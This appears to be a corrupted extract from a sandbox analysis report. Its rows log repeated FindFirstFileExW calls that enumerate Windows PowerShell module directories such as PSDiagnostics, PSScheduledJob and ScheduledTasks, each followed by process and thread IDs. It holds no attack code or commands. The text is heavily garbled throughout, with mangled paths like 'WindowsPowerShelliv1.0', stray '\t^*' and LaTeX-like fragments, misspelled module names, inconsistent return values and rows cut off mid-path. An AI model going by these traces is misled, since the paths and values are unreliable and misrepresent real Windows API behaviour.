Call Filesystem API	2e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5rc, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics*, 0, b79e5rc, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics*, 0, b79e5rc, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab53000	2744 2744 2744 2744 2744	1856 1856 1856 1856
Call Filesystem API	2e00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab52c80	2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob\t^*, 0, b79e57c, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob\t^*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob\t^*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c7, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c7, 0, 0, 0) Return: ab52c00	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob\t^*, 0, b79e57c, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob\t^*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSCheduledJob\t^*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\t^*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c7, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\t^*, 0, b79e5c7, 0, 0, 0) Return: ab52c00	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e568, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e568, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e56, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52c00	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c7, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c7, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52c00	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e568, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e568, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e568, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e568, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e568, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e568, 0, 0, 0) Return: ab52b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52b40 API Name: FindFirstFileExW Args: (%windir%\sys	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 3c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e568, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e568, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e568, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e568, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e568, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e568, 0, 0, 0) Return: ab52b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52b40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52b40 API Name: FindFirstFileExW Args: (%windir%\sys	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDiagnostics*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob*, 0, b79e5c8, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52d0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\ScheduledTasks*, 0, b79e5c8, 0, 0, 0) Return: ab52d0 API Name: FindFirstFileExW Args: (%windir%\system3	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2cc0 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDesiredStateConfiguration*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab53000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSDiagnostics*, 0, b79e57c, 0, 0, 0) Return: ab52c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52c80 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShelliv1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir\system32\WindowsPowerShelliv1.0\Modules\PSScheduledJob*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (%windir\system32\WindowsPowerShelliv1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (\time windir\system32\WindowsPowerShelliv1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab52c40 API Name: FindFirstFileExW Args: (\time \text{ windir\system32\WindowsPowerShelliv1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (\time \text{ windir\system32\WindowsPowerShelliv1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirstFileExW Args: (\time \text{ windir\system32\WindowsPowerShelliv1.0\Modules\ScheduledTasks*, 0, b79e57c, 0, 0, 0) Return: ab53040 API Name: FindFirst	2744 2744 2744 2744 2744 2744 2744 2744	1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856 1856
Call Filesystem API	API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e57c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2f00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDesiredStateConfiguration\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 3000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDeignostics\v*, 0, b79e5c7c, 0, 0, 0) Return: ab5 3000 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSDeignostics\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e5c7c, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledJob\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: FindFirstFileExW Args: (%windir%\system32\WindowsPowerShell\v1.0\Modules\PSScheduledTasks\v*, 0, b79e5c8, 0, 0, 0) Return: ab5 2c00 API Name: 